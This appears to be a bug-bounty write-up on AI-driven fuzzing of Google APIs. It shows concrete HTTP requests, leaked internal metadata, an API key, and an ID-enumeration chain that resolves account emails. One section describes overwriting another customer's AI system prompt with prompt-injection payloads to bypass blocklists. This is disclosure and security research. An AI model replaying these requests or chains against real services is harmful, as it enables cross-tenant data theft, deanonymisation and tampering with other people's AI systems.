Google provides these partners with access to amanagement portalto manage their Widevine keys. Normally, these Partner Dash apps are usually completely blocked off publicly, but strangely this one in particular was publicly accessible with a Google account, albeit you couldn't actually manage any other profile.
The AI disagreed - as it turns out, while the frontend didn't seem like much, the API itself told another story. By sending the following request:
This was awarded$16,004.40underThis report was of exceptional quality! Normal Google Applications. Vulnerability category is "bypass of significant security controls", PII or other confidential information.
PLX tables is Google's internal data analytics and dashboarding platform, used exclusively by Google employees. You can see it listed in thexg2xg repo. Many Google services integrate with this for data analytics, notably YouTube.
The AI initially found this interesting endpoint in the internal DataHub API:
{
  "results": [
    {
      "entry": {
        "type": "TABLE",
        "id": {
          "datasetId": {
            "projectId": "google",
            "datasetLocalId": "PeopleView_Lifecycle"
          },
          "entryLocalId": "Persons.Basic"
        }
      },
      "id": "projects/google/datasets/PeopleView_Lifecycle/entries/Persons.Basic",
      "name": "PeopleView_Lifecycle.Persons.Basic",
      "description": "**Data is [Need-To-Know Employee Data](https://goto.google.com/workforce-data-standard#need-to-know-workforce-data) based on Google’s Security and Privacy policies and should only be used for a legitimate business purpose in accordance with the [Employee Privacy Policy](https://support.google.com/mygoogle/answer/9011840).**\n\nThis table contains information about currently active Alphabeters and TVCs. Current persons records where `worker_status = 'Active'`. One row per `person_id`. The data is sourced daily from Workday. Data should generally match Workday/HR API but may not reconcile due to timing differences. Here, the data are flattened, transformed, and pre-joined here to make it easier to query. Read the [documentation](https://g3doc.corp.google.com/company/teams/peopleview/tables/lifecycle/persons.md) for more information.\n\nExplore on a dashboard: [go/Persons](https://goto.google.com/persons).\n\n\u003chr \\\u003e\n\nThis table is part of PeopleView. See [go/PVTables](https://goto.google.com/pvtables) for more information.\n\nNOTE: PeopleView is designed as an ad hoc analytical tool and is not meant to be a data source for production apps. If you need this type of data outside an ad-hoc capacity, consider querying the relevant APIs directly.\n\n* For individual access, request [this DSF role](https://dsf.corp.google.com/roles?query=Basic%20person%20and%20common%20data) in Sphinx.\n* For MDB account access, see go/pv-borg-role-access and make sure to include the step 5 information requested and the step 6 acknowledgement in your DSF request.\n\nJoin [go/pv-announce](https://goto.google.com/pv-announce) groups for updates about this and other PeopleView tables.\n",
      "debugInfo": {
        "distinctUserCount": "1279"
      },
      "contextualInfo": {
        "frequentlyJoinedTables": [
          "pothagunta.phub_data_dump_new",
          "ramandeepm.pitch_proposal_deal_value_newtable",
          "ramandeepm.AHT_data_case_log",
          "ramandeepm.solution_data",
          "glo_insights_admin.Order_OTIF_Extract",
          "buganizer.issuestatsfresh",
          "buganizer.issuehistories",
          "baeminbo.dev.bug_reporter",
          "baeminbo.bug_reporter",
          "teamgraph.Teams"
        ]
      }
    },
  ...
  ]
}
Although all the other endpoints to actually fetch the table information was locked behindPERMISSION_DENIED, this endpoint for suggesting tables seemed to be completely exposed.
Not long after, the AI discovered that you could just usesetIamPolicyto add yourself as an admin for the whole dataset on the staging API:
This response wasmassive(several GB) and was filled with tons of confidential YouTube information.
As a short peek into this data, this is what theplx://ytdata.cd_adsense_paramstable looked like:
GET /v2/projects/google/datasets/ytdata/entries/cd_adsense_params HTTP/2
Host: staging-datahub-googleapis.sandbox.google.com
Response:
{
  ...
      "structValue": {
        "fields": {
          "update_time_usec": {
            "datetimeValue": "1970-01-01T00:00:00Z"
          },
          "query": {
            "stringValue": "(WITH\n  AP AS (\n    SELECT\n      *\n    FROM\n      ytdata.cd_adsense_params\n    WHERE\n      scd2.end_time_usec IS NULL\n  ),\n  ChannelInLowerTier AS (\n    SELECT\n      external_channel_id\n    FROM\n      arcata.d_channel_entities\n    WHERE\n      feature_data.channel_monetization_root_data.ypp_tier_data.ypp_tier = 'YPP_TIER_LOWER' AND feature_data.channel_monetization_root_data.ypp_tier_data.in_ypp_tier_rollout\n  ),\n  YPPCorpus AS (\n    SELECT\n      external_channel_id,\n      ANY_VALUE(monetization_status_data.monetization_basics_status) AS monetization_status\n    FROM\n      ytdata.cd_channel AS Channel\n      INNER JOIN\n      ytdata.cd_owner\n      USING(external_content_owner_id)\n      INNER JOIN\n      AP\n      USING(adsense_params_id)\n      INNER JOIN\n      ChannelInLowerTier\n      USING(external_channel_id)\n    WHERE\n      (Channel.scd2.start_time_usec IS NULL OR TIMESTAMP_MICROS(Channel.scd2.start_time_usec) \u003c= TIMESTAMP(DATE '2019-12-12')) AND\n      (Channel.scd2.end_time_usec IS NULL OR TIMESTAMP_MICROS(Channel.scd2.end_time_usec) \u003e TIMESTAMP(DATE '2019-12-12')) AND\n      external_channel_id LIKE 'UC%' AND monetization_status_data.monetization_basics_status IN ('CHANNEL_M10N_STATUS_ACTIVE_PREMIUM',\n        'CHANNEL_M10N_STATUS_ACTIVE_TORSO', 'CHANNEL_M10N_STATUS_ACTIVE_LONGTAIL', 'CHANNEL_M10N_STATUS_ACTIVE_MCNA') AND\n      Channel.status.lifecycle_state = 'STATE_ACTIVE' AND NOT Channel.config.is_youtube_compilation AND external_channel_id NOT IN\n      ((\n        SELECT\n          CONCAT('UC', external_user_id)\n        FROM\n          youtube_partnerprogram.yt_rhea_users\n        )) AND external_channel_id NOT IN ((\n        SELECT\n          CONCAT('UC', external_user_id)\n        FROM\n          youtube_partnerprogram.legacy_test_users\n        )) AND NOT content_owner_flags.is_test_account AND flags.ads_threshold_met_or_exempted AND AP.status =\n      'STATUS_PARAMS_ACTIVE'\n    GROUP BY external_channel_id\n  )\nSELECT\n  external_channel_id,\n  monetization_status\nFROM\n  YPPCorpus\n);"
          },
          "description": {
            "stringValue": "Generates a dump of the YPP corpus of lower tier channels for purposes of Conqueror.\n"
          },
          "source_link": {
            "stringValue": "https://source.corp.google.com/piper///depot/google3/video/youtube/monetization/partnerprogram/cyborg/plx/backfill_lower_tier_conqueror_corpus.sql"
          },
          "uuid": {
            "stringValue": "69ab39d1-0000-20d2-8478-d43a2cc4fc97"
          },
          "type": {
            "enumValue": {
              "enumId": "4354137640969216528",
              "enumName": "AUTOMATICALLY_GENERATED",
              "enumValueDefId": "4354137640969216528",
              "displayName": "AUTOMATICALLY_GENERATED"
            }
          }
  ...

  "replicas": {
  "uh": {
    "replicaId": "uh",
    "filePaths": [
      "/cns/uh-d/home/youtube-reporting/versioned_release/2026/03/08/_cd_adsense_params/1773039600000000/cd_adsense_params_capacitor_20260308_2026_03_09_00_01-?????-of-00010"
    ]
  },
  ...
    "adsense_publisher_code": {
    "stringValue": "This has the Publisher code for Adsense account which has the format\n \"pub-\" followed by 16 numeric digits. Like \"pub-xxxxxxxxxxxxxxxx\". This is\n the idenitifer used by Adsense for publisher Adsense accounts.\n Find more information about the Adsense publisher code:\n https://f1mappingviewer.corp.google.com/display_ads_f1/table?table=Publisher&database=DisplayAdsF1&view=display_ads_f1#highlight=Publisher.Info.publisher_code\n"
  },
  "additional_web_property.is_added_host_syn_service": {
    "stringValue": "True if this adsense account has AFC_HOST and can be used for serving video\n ads. See go/airtube for more details\n"
  },
  "scd2.wipeout_performed_usec": {
    "stringValue": "A microsecond timestamp to indicate when the wipeout was most recently\n performed for the row, if applicable. The initial wipeout typically happens\n 31 days after wipeout_event_usec but that may vary. Further wipeout may be\n repeated at later times due to changes in the wipeout config or code.\n"
  },
  ...
From the limited set of queries I did, I saw the table metadata of a few tables inytdata:
These tables seemed to contain tons of YouTube user data. The interesting thing about DataHub is that this is actually the underlying ACL that PLX checks in determining whether or not to let a query run. I reported this and within less than an hour it was accepted asP0/S0.
As it turns out, this bug was only present on the staging environment (which was a mirror to prod), so even though in theory DataHub ACL is used for authorization checks to the underlying data, there wasn't any way to prove that the tables itself could be queried. As such, both vulnerabilities were rewarded $12,000 under 2xThis report was of exceptional quality! Normal Google Applications. Vulnerability category is "bypass of significant security controls", other data/systems.
This one was a fun one because it was a throwback to myvery first Google bug. The AI flagged an unauthenticated endpoint onnestauthproxyservice-pa.googleapis.comthat took a Nest device ID and returned theunobfuscated Gaia IDof the device owner.
The Nestidfield is just a sequential integer. Incrementing it walks every Nest device ever provisioned and dumps the unobfuscated Gaia ID of its owner. By itself this is already a deanonymization primitive, but unobfuscated Gaia IDs aren't emails, so I needed a way to resolve them.
This is where the second bug comes in. The Play Books Private API has a license-management flow where you can grant yourself a free license:
Chained together: increment Nest ID -> unobfuscated Gaia ID of victim -> Play Books license owner add -> email.
The especially funny part is thatlicenseOwneraccepts an array, so you can resolve hundreds of Gaia IDs per request, and unobfuscated Gaia IDs are themselves sequential. In theory you could just walk the entire Gaia ID space and dump the email of every Gaia account that has ever existed.
Translation Hubis a Google Cloud product for managing large-scale document translation workflows. You upload documents, assign translator groups, and track post-editing jobs. The AI found numerous access control issues across the API.
UnauthenticatedListOperations
TheListOperationsendpoint ontranslationhub.googleapis.comdoesn't require any OAuth token, just a GCP project number and an API key:
GET /v1main/projects/849254496818/locations/global/operations?pageSize=1000&key=AIzaSyCp638uFro0VX5379QBep8UszB5ypzM4b4 HTTP/2
Host: translationhub.googleapis.com
The response includes every Translation Hub operation for the target project, with error messages leaking internal service account names,Google Cloud Storage(GCS) bucket names (which reveal the victim's project IDs), and even internalSpanner-style index/table names:
{
  "operations": [
    {
      "name": "projects/849254496818/locations/us-central1/operations/...",
      "done": true,
      "error": {
        "code": 7,
        "message": "cloud-translation-hub@system.gserviceaccount.com does not have storage.buckets.get access to the Google Cloud Storage bucket. Permission 'storage.buckets.get' denied on resource (or it may not exist)."
      }
    },
    {
      "name": "projects/849254496818/locations/us-central1/operations/...",
      "done": true,
      "error": {
        "code": 5,
        "message": "Bucket \"attacker-vrp-project\" not found for operation OP_GET_BUCKET_METADATA"
      }
    },
    {
      "name": "projects/849254496818/locations/us-central1/operations/...",
      "done": true,
      "error": {
        "code": 6,
        "message": "UNIQUE Index violation on index PortalsDisplayNameUniqueIndex: Portals(849254496818,656981446a80cef), PortalsDisplayNameUniqueIndex(849254496818,Attacker Portal Async,656981446a80cef).;  from Flush(g3436_348015196)"
      }
    }
  ]
}
Cross-tenant translator + job metadata
Two more methods on the same API leak cross-tenant data with just a valid bearer token (any Google account works). Neither does any authorization check beyond checking if your token is valid.
GET /v1alpha/projects/1072082999749/locations/global/translatorGroups HTTP/2
Host: translationhub.googleapis.com
Authorization: Bearer <ACCESS_TOKEN>
That's the email, internal user ID, auth provider, and language pair for every translator the victim project has provisioned. Same pattern onListPostEditingJobs:
GET /v1alpha/projects/1072082999749/locations/global/postEditingJobs HTTP/2
Host: translationhub.googleapis.com
Authorization: Bearer <ACCESS_TOKEN>
UpdateProjectConfigon the same API also has no authorization check, meaning any authenticated Google account can update the Translation Hub project config of any GCP project. That on its own would be a clean cross-tenant write, but it gets worse.

Translation Hub lets users upload a company logo by pointing the project config at a GCS URI, and during setup it asks the user to grant thecloud-translation-hub@system.gserviceaccount.comservice account theStorage Adminrole on their GCS so it can fetch the image. That SA is shared across all Translation Hub tenants.
So if a victim has gone through the standard Translation Hub setup, the SA already has read access to their GCS buckets. Combine that with an unauthorizedUpdateProjectConfig, and you can point the victim's project config atanyGCS path under their account, including private ones, and the API will fetch it for you and return the image contents base64-encoded in the response:
The response comes back withprojectLogo.contentset to the base64-encoded image, which the script decodes straight intoexfil.png: the victim's private GCS object. As a side effect, their company name in the Translation Hub UI is now whatever you set.
The three bugs together were awarded a total of$36,500under:
2x "Single-Service Privilege Escalation - READ". Vulnerabilities without any interaction or relationship between attacker and victim. Google Cloud products on Tier 1
"Programmatic/Scalable and Unauthorized Access to Certain Non-Customer Data". Vulnerabilities with smaller security impact. Google Cloud products on Tier 1
This one was especially impactful. If you read myprevious article, you'd know that YouTube CMS (Content Manager) accounts have the ability to strike, claim, or monetize any video on YouTube. This API was specifically made forhttps://partnerdash.google.com/apps/tvfilm, the public-facing panel for TV partners.
The AI flagged that none of the campaign endpoints actually checked whether the caller had any relationship to the campaign they were touching. Any authenticated Google account could read, modify, copy, archive, or delete any campaign in the system, which had the byproduct of leaking the email address of all of these sensitive CMS accounts.
Auth wasfirst-partywithOrigin: https://business.google.com. Anyone signed into a Google account can grab valid credentials by opening DevTools onbusiness.google.comand pulling them off any*.clients6.google.comrequest.
Listing every campaign
GET /v1/campaignsreturned every campaign in the system. No filter by account, no scoping, just a global dump:
Beyond reading, the rest of the CRUD surface had the same lack of access control.PATCH /v1/campaigns:update,POST /v1/campaigns:copy,POST /v1/campaigns:bulkUpdate, andPOST /v1/campaigns:deleteall worked on any campaign by ID, letting an attacker rewrite, clone, archive, or permanently delete any campaign in the system.
This was awarded$24,000under:This report was of exceptional quality! Domains where a vulnerability could disclose particularly sensitive user data. Vulnerability category is "bypass of significant security controls", PII or other confidential information.
Vertex AI Search for Commerceis Google Cloud's product for embedding search and recommendations into retail sites. It includes an "intent classification" config: the model preamble (system prompt), example queries, and blocklist keywords that decide which user queries the conversational search AI is allowed to respond to.
TheconversationalSearchCustomizationConfigendpoint onretail.googleapis.comhad no authorization checks. Any authenticated Google account could read or PATCH the config of any GCP project, with no permissions on the target.
Reading the victim's config
GET /v2alpha/projects/1072082999749/locations/global/catalogs/default_catalog/conversationalSearchCustomizationConfig HTTP/2
Host: retail.googleapis.com
Authorization: Bearer <ACCESS_TOKEN>
{
  "intentClassificationConfig": {
    "modelPreamble": "Don't answer to queries related to health advice. This is just an example.",
    "example": [
      {"query": "health concerns", "reason": "block this as per our internal confidential policy on health"},
      {"query": "legal advice", "reason": "block this as per legal"}
    ]
  },
  "catalog": "projects/1072082999749/locations/global/catalogs/default_catalog"
}
So you get the victim's model preamble (the system prompt their AI is operating under), every classification example with the internal reasoning attached, and any blocklist keywords. Companies tend to put their actual content policies in here, so the leakedreasonfields are basically internal policy notes.
Writing to the victim's config
The same endpoint acceptsPATCH. No write permissions checked either. You can rewrite the model preamble to whatever you want:
The impact here is pretty clear, an attacker can inject arbitrary prompt-injection payloads directly into the system prompt of the victim's customer-facing search AI, tamper with classification examples to bypass the victim's own blocklists, and change the retailer's display name.
This was awarded$30,000under:This report was of exceptional quality! Vulnerability category is "Single-Service Privilege Escalation - WRITE". Vulnerabilities without any interaction or relationship between attacker and victim. Google Cloud products on Tier 1.
The Cloud VRP panel also noted:"As an aside, this was a duplicate of a previous issue but your report helped to identify the additional impact and the panel thought it most fair to reward this report as well."
At Google, not all*.googleapis.comservices are publicly reachable on the internet. Many of them areonlyavailable internally on*.corp.googleapis.comdomains. However, through various "proxy" surfaces, we can indirectly reach them.
...is actually mapped to thegRPCmethodhomeroom.dataservice.HomeroomDataService/QueryUseron the serviceclassroom-pa.googleapis.com. TheProtoJSONrequest body is transcoded into a gRPC request and passed through to theclassroom-pabackend.
Another interesting example can be found in Google Cloud Console (https://console.cloud.google.com), the administration interface for most of GCP.
Fun fact: The internal codename for Cloud Console is "Pantheon".
If you've ever cracked open DevTools in Cloud Console and looked at the network traffic, you might have noticed requests like:
These areGraphQLqueries, which are notably uncommon in Google since they don'treallymatch thestandardized API structure. Like batchexecute APIs, this is just a frontend API that proxies calls to gRPC/Stubby (Stubby is Google's internal RPC framework, the predecessor to gRPC). These endpoints expose a fair bit more attack surface that otherwise wouldn't be reachable, and there's potential for some interesting edge cases.
However, if you look carefully at the request above, you'll notice thequerySignaturevariable. This is a signed hash of thefullGraphQL query (which we can see in the frontend JS code):
The query signature is checked for every request, which makes this a bit difficult to fiddle with.
This all changed when, during an AI scan ofstaging-cloudconsole-pa.sandbox.googleapis.comusing the above infrastructure, the AI flagged thatintrospection(querying the GraphQL schema) seemed to be enabled on the staging version of the Cloud Console Private API:

Introspection is interesting, but not a security issue in itself (much like how accessing private discovery documents is not a bug). The more surprising part was that it was possible to bypass query signature validation.It turns out thatunauthenticatedqueries on the staging API did not, for whatever reason, validate query signatures.
So for example, while this raw query was blocked in production:
{
  "message": "The caller does not have permission",
  "extensions": {
    "status": {
      "code": 7,
      "message": "The caller does not have permission",
      "details": [
        {
          "@type": "type.googleapis.com/google.rpc.ErrorInfo",
          "reason": "BLOCKED_DEVELOPER_ACCESS",
          "domain": "cloudconsole-pa.googleapis.com"
        }
      ]
    }
  }
}
The same staging query as before, just with theAuthorizationandCookieheaders removed, worked perfectly fine and returned schema data:
Given my friendMichael's experience with GraphQL, we teamed up to rework the existing fuzzing infrastructure to support GraphQL.
We usedintrospectionto scrape all 3448 entity/schema pairs (/v3/entityServices/{entity}/schemas/{schema}:graphql), which we'vearchived on GitHub. We then set about integrating the Cloud Console GraphQL API into the existing AI fuzzing infrastructure.
GraphQL isin theoryfairly simple, and is almost entirely based on nested objects and primitives within a (potentially) cyclical directed graph structure. This structure begins with between one and threeroot operation typesfor queries, mutations, and subscriptions. What makes GraphQL unique is that there are no explicit "functions" -everyfield on a type can have its own arguments.
This sheer flexibility introduced some challenges, since the existing discovery document fuzzing is entirely built around the concept of endpoints (methods), organized into groups for fuzzing. How can we translate that paradigm across to GraphQL?
Well, remember how we hinted that these were being mapped to additional server-side RPC methods? Google didn't really "design" these APIs as fully-featured GraphQL APIs. Instead, most things just map to batches of RPC requests directly. You can see this in the visualization of the entire graph for theAIPLATFORM_GRAPHQLschema:
Notice that most of these fields are named like they map directly to RPC methods: e.g.,createDeploymentResourcePool,listGalleryNotebooks, andfetchPublisherModelConfig.
Our solution to this issue was to introduce the concept of "query paths" within a schema, each identifying a specific traversal of the graph which we classified as an API "method" that needed testing. For example, in the above graph, the first query path would beiam.iamPolicies(this takes an argument of typegoogle.iam.v1.GetIamPolicyRequestso is obviously mapped to a server-side method call).
We developed a set of heuristics for identifying methods within the GraphQL schema. We first started with each of the root types (queries, mutations, and subscriptions), and recursively traversed downwards, stopping when any of the following conditions were satisfied:
the field takes any arguments
the field type is a scalar (string, number, date, etc.)
the field type is an object and thenameof that type contains an underscore (signifying that it was converted from an internal protobuf definition)
These heuristics were generally accurate, but remember this was just a way to structure the AI input into groups, so it didn't need to be 100% perfect.
From here wegrouped the query paths togetheras if they were methods. We removed all types and fields that were unnecessary for the query paths contained in each group (to reduce the context size), and then serialized the schema intoSDL format. Here's an extract of what the system prompt ended up looking like:
Target GraphQL Server: TransferEntityService/TRANSFER_GRAPHQL

## Instructions

1. For every query path provided: probe with different auth states and IDs (schemas already provided below)
2. Call confirm_testing_complete when done

## Complete GraphQL SDL Schema

schema {
  query: StorageTransferServiceQuery
  mutation: StorageTransferServiceMutations
}

"""
Directive used to control IAM Policies on RPC methods.

go/graphql-directives/Policy
"""
directive @Policy(fieldPolicies: [_FieldPolicy]) on FIELD_DEFINITION

...
We also replaced theprobe_apiMCP tool with aquerytool that took a single string argument with the GraphQL query. Whenever a query was made, we parsed the entire query and extracted the relevant query paths covered by that request, which ensured 100% test coverage of the group. This also meant we could reject any invalid syntax or type hallucinationsbeforehitting the live API.
Michael also built this awesome frontend (based onGraphiQLandGraphiQL explorer) for us to be able to easily test queries by hand:
The first GraphQL bug found was in theGetDashboardAppStatsquery inGaeEntityService/GAE_GRAPHQL. It returns the last 24 hours of App Engine request logs for a given project, but never validates whether the caller has any IAM access to that project. It doesn't even require authentication.
To confirm this was a bug, we visited a unique URL on Google's Bug Hunters site (which uses App Engine) athttps://bughunters.google.com/gaedemo/meow, waited about 30 seconds for the logs to propagate, and then sent the request above withprojectId: bughunters. Sure enough, our URL came right back in the response:
As you can imagine, request URLs usually contain password reset URLs, webhooks, tokens etc. that could allow sensitive actions. We recorded a short PoC video to demonstrate the impact:
You can find the demo app engine project used in this PoChere
This was awarded$18,000under:This report was of exceptional quality! Vulnerability category is "Single-Service Privilege Escalation - READ". Vulnerabilities without any interaction or relationship between attacker and victim. Google Cloud products on Tier 1. We applied a downgrade because the result is limited to reading access logs and impact is highly dependent on the victim's setup.
The AI surfaced some interesting unauthenticated GraphQL queries against anAiplatformEntityServiceentity that looked suspicious. AnAgentListSessionsquery seemed to lack authentication entirely, and was definitely vulnerable in one way or another given that our attacker account could read the victim's data.
Our challenge then became reverse-engineering the behemoth that is Cloud Console, and actuallylocatingthis mysterious vulnerable feature.
After scraping the complete5 gigabytes of frontend JavaScript(yes, you read that correctly) for Cloud Console, we did some static analysis and experimentation in DevTools. We eventually figured out that this feature wasVertex Assistant, a chat assistant used for picking AI models and answering platform questions about Vertex AI (nowGemini Enterprise Agent Platform). The feature was still experimental, and was hidden behind the frontend feature flag45737108.
To actually test the bug, we first needed to populate test sessions, which meant force-enabling the feature flag client-side. These flags were set in the initial HTML response for the page, but for some reason the feature flags payload was obfuscated with an XOR cipher:
FlagManager.prototype.parsePayload = function (a) {
  try {
    var b = JSON.parse(a) [0];
    a = '';
    for (var c = 0; c < b.length; c++) a += String.fromCharCode(
      b.charCodeAt(c) ^ '\u0003\u0007\u0003\u0007\u0008\u0004\u0004\u0006\u0005\u0003'.charCodeAt(c % 10)
    );
    this.aa = JSON.parse(a)
  } catch (d) {}
};
Intercepting and editing this XOR 'encrypted' response was a pain to test with, and definitely wouldn't be fun for Cloud VRP triagers to reproduce either.

